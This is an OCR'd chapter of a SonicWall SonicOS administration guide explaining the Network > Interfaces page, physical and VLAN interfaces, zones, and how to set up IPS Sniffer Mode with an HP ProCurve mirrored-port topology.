
27

Configuring Interfaces


Network > Interfaces

The **Network > Interfaces** page includes interface objects that are directly linked to physical interfaces. The SonicOS scheme of interface addressing works in conjunction with network zones and address objects.

NSA 2600 and Above Appliances



TZ Appliances



Topics:

- Configuring IPS Sniffer Mode on page 308
- Configuring Wire and Tap Mode on page 313
- Wire Mode with Link Aggregation on page 317
- Layer 2 Bridged Mode on page 320
- Configuring Layer 2 Bridged Mode on page 339
- Configuring Interfaces for IPv6 on page 352
- 31-Bit Network on page 352
- PPPoE Unnumbered Interface Support on page 354

Show/Hide PortShield Interfaces

In IPv4 mode, you can show PortShield interfaces in the **Interface Settings** and **Interface Traffic Statistics** tables by clicking the **Show PortShield Interfaces** button in the upper right corner of the page. When you click the button, it becomes the **Hide PortShield Interfaces** button

To hide the PortShield interfaces, click the **Hide PortShield Interfaces** button.

Interface Settings

The **Interface Settings** table lists the following information for each interface:

- **Name** - The name of the interface.
- **Zone** - LAN, WAN, DMZ, and WLAN are listed by default. As zones are configured, the names are listed in this column.
- **Group** - If the interface is assigned to a Load Balancing group, it is displayed in this column.
- **IP Address** - IP address assigned to the interface.
- **Subnet Mask** - The network mask assigned to the subnet.
- **IP Assignment** - The available methods of IP assignment depend on which zone the interface is assigned to:

  NOTE: Wire Mode and Tap mode are available only on NSA 2600 and higher appliances.

  - **LAN**: Static, Transparent, Layer 2 Bridged Mode, Wire Mode, Tap mode, Portshield Switch Mode, IP Unnumbered Mode
  - **WAN**: Static, DHCP, PPPoE, PPTP, L2TP, Wire Mode, Tap mode
  - **DMZ**: Static, Transparent, Layer 2 Bridged Mode, Wire Mode, Tap mode, Portshield Switch Mode, IP Unnumbered Mode
  - **WLAN**: Static, Layer 2 Bridged Mode, Portshield Switch Mode
  - **PortShield to X*n***: If PortShield interfaces are configured, the PortShield assignment
- **Status** - The link status and speed.
- **Enabled** - Indicates ports that can be enabled/disabled through the **Network > Interfaces** page. Ports that are enabled are indicated by an **Enabled** icon, those that are disabled by a **Disabled** icon. Clicking on

the icon displays a message verifying you want the port enabled/disabled. Click **OK**. The port is enabled/disabled and the icon changes.

NOTE: This option is available only on NSA 2600 and above appliances.

- **Comment** - Any user-defined comments.
- **Configure** - Click the **Edit** icon to display the **Edit Interface** dialog, which allows you to configure the settings for the specified interface.

Interface Traffic Statistics

The **Interface Traffic Statistics** table lists, for each interface, received and transmitted information for all configured interfaces, including VLAN sub-interfaces:

- **Rx Unicast Packets** - Indicates the number of point-to-point communications received by the interface.
- **Rx Broadcast Packets** - Indicates the number of multipoint communications received by the interface.
- **RX Bytes** - Indicates the volume of data, in bytes, received by the interface.
- **Tx Unicast Packets** - Indicates the number of point-to-point communications transmitted by the interface.
- **Tx Broadcast Bytes** - Indicates the number of mutlipoint communications received by the interface.
- **Tx Bytes** - Indicates the volume of data, in bytes, transmitted by the interface.

To clear the current statistics, click the **Clear** button at the top right of the **Network > Interfaces** page.

Physical and Virtual Interfaces

Interfaces in SonicOS can be:

- **Physical interfaces** – Physical interfaces are bound to a single port
- **Virtual interfaces** – Virtual interfaces are assigned as subinterfaces to a physical interface and allow the physical interface to carry traffic assigned to multiple interfaces.

Physical Interfaces

The front panel of a SonicWall appliance has a number of physical interfaces. The number and type of interfaces depend on the model and version (for more information about the interfaces on your appliance, see the relevant *Getting Started Guide*):

- **1 GE** – High-speed copper Gigabit Ethernet ports
- **1 GE SFP** – 1 Gigabit Ethernet hot-pluggable SFP interfaces [a]
- **10 GE SFP+** – 10 Gigabit Hot-pluggable ports [a]
- **MGMT** – A 1 Gigabit Ethernet Management Interface port for secure firmware upgrading of the appliance in SafeMode. For more information about using the MGMT port for upgrading firmware in SafeMode, see the *SonicOS 6.2 Upgrade Guide*. The default IP address for the MGMT port is `192.168.1.254`.

a. NSA 3600 Series and above and SuperMassive Series only

Physical interfaces must be assigned to a zone to allow for configuration of Access Rules to govern inbound and outbound traffic. Security zones are bound to each physical interface where it acts as a conduit for inbound and outbound traffic. If there is no interface, traffic cannot access the zone or exit the zone.

For more information on zones, see Network > Zones on page 403.

10 Gigabit Ethernet SFP+ Ports on NSA 6600 and SuperMassive 9000 Series


On NSA 6600 and the SuperMassive 9000 series appliances, the enhanced small form-factor pluggable (SFP+) ports, X16, X18, and X19 are designated with a dot to signify that they have a direct maximum throughput to the CPU. These dotted ports have a dedicated (non-shared) uplink to the CPU.

This is beneficial, for example, if you have a 10Gb corporate network backbone and you are using a SuperMassive 9200 as the gateway device for your department. You should connect one of the dotted ports (X16, X18, or X19) directly to the backbone. This provides the fastest access because these ports are direct connections from the CPU to anything connected to them. You do not want the connection to the backbone sharing bandwidth with users or any other devices on your network. For maximum speed and efficiency, a dotted port should be connected directly to the backbone.

As another example, business-critical and heavily multiplexed links should also be connected to a dotted interface. An example of a business-critical use case might involve an administrative unit connecting to a 10Gb backbone network. For maximum performance, the upstream backbone connection should connect via a dotted interface. This ensures that important backbone traffic will never be lost due to transient high load conditions on the other non-dotted interfaces that share a CPU uplink.

An example of a heavily multiplexed use case might involve a number of downstream enterprise switches that each have 10Gb uplinks. For maximum performance, each should be connected via a dotted interface. This ensures that differing high-level switching domains cannot starve each other of CPU resources.

10 Gigabit Ethernet hot-pluggable ports



The X17 interface is marked with an asterisk in the SonicOS management interface to indicate that it is connected to the common switching domain shared with ports X0 - X15, thereby allowing X17 to participate in SonicOS advanced switching features.

Virtual Interfaces (VLAN)

Supported on SonicWall security appliances, virtual Interfaces are subinterfaces assigned to a physical interface. Virtual interfaces allow you to have more than one interface on one physical connection.

Virtual interfaces provide many of the same features as physical interfaces, including zone assignment, DHCP Server, and NAT and Access Rule controls.

Virtual Local Area Networks (VLANs) can be described as a “tag-based LAN multiplexing technology” because through the use of IP header tagging, VLANs can simulate multiple LAN’s within a single physical LAN. Just as two physically distinct, disconnected LAN’s are wholly separate from one another, so too are two different VLANs; however, the two VLANs can exist on the very same wire. VLANs require VLAN aware networking devices to offer this kind of virtualization — switches, routers and firewalls that have the ability to recognize, process, remove and insert VLAN tags (IDs) in accordance with the network’s design and security policies.

VLANs are useful for a number of different reasons, most of which are predicated on the VLANs ability to provide logical rather than physical broadcast domain, or LAN boundaries. This works both to segment larger physical LAN’s into smaller virtual LAN’s, as well as to bring physically disparate LAN’s together into a logically contiguous virtual LAN. The benefits of this include:

- **Increased performance** – Creating smaller, logically partitioned broadcast domains decreases overall network utilization, sending broadcasts only where they need to be sent, thus leaving more available bandwidth for application traffic.
- **Decreased costs** – Historically, broadcast segmentation was performed with routers, requiring additional hardware and configuration. With VLANs, the functional role of the router is reversed – rather than being used for the purposes of inhibiting communications, it is used to facilitate communications between separate VLANs as needed.
- **Virtual workgroups** – Workgroups are logical units that commonly share information, such as a Marketing department or an Engineering department. For reasons of efficiency, broadcast domain boundaries should be created such that they align with these functional workgroups, but that is not always possible: Engineering and Marketing users might be commingled, sharing the same floor (and the same workgroup switch) in a building, or just the opposite – the Engineering team might be spread across an entire campus. Attempting to solve this with complex feats of wiring can be expensive and impossible to maintain with constant adds and moves. VLANs allow for switches to be quickly reconfigured so that logical network alignment can remain consistent with workgroup requirements.
- **Security** – Hosts on one VLAN cannot communicate with hosts on another VLAN unless some networking device facilitates communication between them.

Subinterfaces

VLAN support on SonicOS is achieved by means of subinterfaces, which are logical interfaces nested beneath a physical interface. Every unique (tag) requires its own subinterface. For reasons of security and control, SonicOS does not participate in any VLAN trunking protocols, but instead requires that each VLAN that is to be supported be configured and assigned appropriate security characteristics.

NOTE: VLAN IDs range from 0 – 4094, with these restrictions: VLAN 0 is reserved for QoS and VLAN 1 is reserved by some switches for native VLAN designation.

NOTE: Dynamic VLAN Trunking protocols, such as VTP (VLAN Trunking Protocol) or GVRP (Generic VLAN Registration Protocol), should not be used on trunk links from other devices connected to the firewall.

Trunk links from VLAN capable switches are supported by declaring the relevant VLAN ID’s as a subinterface on the firewall, and configuring them in much the same way that a physical interface would be configured. In other words, only those VLANs which are defined as subinterfaces will be handled by the firewall, the rest will be discarded as uninteresting. This method also allows the parent physical interface on the firewall to which a trunk link is connected to operate as a conventional interface, providing support for any native (untagged) VLAN traffic that might also exist on the same link. Alternatively, the parent interface may remain in an ‘unassigned’ state.

VLAN subinterfaces have most of the capabilities and characteristics of a physical interface, including zone assignability, security services, GroupVPN, DHCP server, IP Helper, routing, and full NAT policy and Access Rule controls. Multicast support is excluded from VLAN subinterfaces at this time.

SonicOS Secure Objects

The SonicOS scheme of interface addressing works in conjunction with network zones and address objects. This structure is based on secure objects, which are utilized by rules and policies within SonicOS.

Secured objects include interface objects that are directly linked to physical interfaces and managed in the **Network > Interfaces** page. Address objects are defined in the **Network > Address Objects** page. Service and Scheduling objects are defined in the **Firewall** section of the user interface, and User objects are defined in the **Users** section.

Zones are the hierarchical apex of SonicOS's secure objects architecture. SonicOS includes predefined zones as well as allow you to define your own zones. Predefined zones include LAN, DMZ, WAN, WLAN, and Custom. Zones can include multiple interfaces; the WAN zone, however, is restricted to a maximum of the total number of interfaces minus one. Within the WAN zone, either one or more WAN interfaces can be actively passing traffic depending on the WAN Failover and Load Balancing configuration on the **Network > WAN Failover & LB** page.

For more information on WAN Failover and Load Balancing on the SonicWall Security Appliance, see Network > Failover & LB on page 391.

At the zone configuration level, the **Allow Interface Trust** setting for zones automates the processes involved in creating a permissive intra-zone Access Rule. It creates a comprehensive Address Object for the entire zone and a inclusively permissive Access Rule from zone address to zone addresses.

Transparent Mode

Transparent Mode in SonicOS uses interfaces is the top level of the management hierarchy. Transparent Mode supports unique addressing and interface routing.


IPS Sniffer Mode

Supported on SonicWall Security Appliances, IPS Sniffer Mode is a variation of Layer 2 Bridged Mode that is used for intrusion detection. IPS Sniffer Mode configuration allows an interface on the firewall to be connected to a mirrored port on a switch to examine network traffic. Typically, this configuration is used with a switch inside the main gateway to monitor traffic on the intranet.

In IPS Sniffer Mode: Network diagram, traffic flows into a switch in the local network and is mirrored through a switch mirror port into a IPS Sniffer Mode interface on the SonicWall Security Appliance. The firewall inspects the packets according to the settings configured on the Bridge-Pair. Alerts can trigger SNMP traps which are sent to the specified SNMP manager via another interface on the firewall. The network traffic is discarded after the firewall inspects it.

The WAN interface of the firewall is used to connect to the firewall Data Center for signature updates or other data.

IPS Sniffer Mode: Network diagram



In IPS Sniffer Mode, a Layer 2 Bridge is configured between two interfaces in the same zone on the firewall, such as LAN-LAN or DMZ-DMZ. You can also create a custom zone to use for the Layer 2 Bridge. Only the WAN zone is **not** appropriate for IPS Sniffer Mode.

The reason for this is that SonicOS detects all signatures on traffic within the same zone such as LAN-LAN traffic, but some directional specific (client-side versus server-side) signatures do not apply to some LAN-WAN cases.

Either interface of the Layer 2 Bridge can be connected to the mirrored port on the switch. As network traffic traverses the switch, the traffic is also sent to the mirrored port and from there into the firewall for deep packet inspection. Malicious events trigger alerts and log entries, and if SNMP is enabled, SNMP traps are sent to the configured IP address of the SNMP manager system. The traffic does not actually continue to the other interface of the Layer 2 Bridge. IPS Sniffer Mode does not place the firewall inline with the network traffic, it only provides a way to inspect the traffic.

The **Edit Interfaces** dialog available from the **Network > Interfaces** page provides a checkbox called **Only sniff traffic on this bridge-pair** for use when configuring IPS Sniffer Mode. When selected, this checkbox causes the firewall to inspect all packets that arrive on the L2 Bridge from the mirrored switch port. The **Never route traffic on this bridge-pair** checkbox should also be selected for IPS Sniffer Mode to ensure that the traffic from the mirrored switch port is not sent back out onto the network.


For detailed instructions on configuring interfaces in IPS Sniffer Mode, see Configuring IPS Sniffer Mode on page 308.

Sample IPS Sniffer Mode Topology

This example topology uses SonicWall IPS Sniffer Mode in a Hewlett Packard ProCurve switching environment. This scenario relies on the ability of HP's ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages to throttle or close ports from which threats are emanating.

This method is useful in networks where there is an existing firewall that remains in place, but you wish to use the firewall's security services as a sensor.

IPS Sniffer Mode: Sample topology




In this deployment the WAN interface and zone are configured for the *internal* network's addressing scheme and attached to the internal network. The X2 port is Layer 2 bridged to the LAN port, but it won't be attached to anything. The X0 LAN port is configured to a second, specially programmed port on the HP ProCurve switch. This special port is set for mirror mode: it will forward all the internal user and server ports to the "sniff" port on the firewall. This allows the firewall to analyze the entire internal network's traffic, and if any traffic triggers the security signatures it will immediately trap out to the PCM+/NIM server via the X1 WAN interface, which then can take action on the specific port from which the threat is emanating.


To configure this deployment:

1 Navigate to the **Network > Interfaces** page.

2 Click on the **Edit** icon for the **X2** interface. The **Edit Interface** dialog displays.



3 Set the **Mode / IP Assignment** to **Layer 2 Bridged Mode**. The options change.



4 Set the **Bridged To:** interface to **X0**.

5 Select the checkbox for **Only sniff traffic on the bridge-pair**.

6 Click **OK** to save and activate the change. The dialog closes, and the **Network > Interfaces** page redisplays.

7 Click the **Edit** icon for the **X1 WAN** interface. The **Edit Interface** dialog displays.

8 Assign the X1 WAN interface a unique IP address for the *internal* LAN segment of your network — this may sound wrong, but this is actually be the interface from which you manage the appliance, and it is also the interface from which the appliance sends its SNMP traps as well as the interface from which it gets security services signature updates.

9 Click **OK**.

10 For traffic to pass successfully, you must also modify the firewall rules to allow traffic from the
    - LAN to WAN,
    - WAN to the LAN
11 Connect the:
    - Span/mirror switch port to X0 on the firewall, not to X2 (in fact, X2 isn't plugged in at all)
    - X1 to the internal network

IMPORTANT: Use care when programming ports spanned/mirrored to X0.

VIDEO: Informational videos with interface configuration examples are available online. For example, see How to configure the SonicWall WAN / X1 Interface with PPPoE Connection. Additional videos are available at: https://support.sonicwall.com/videos-product-select.

Firewall Sandwich

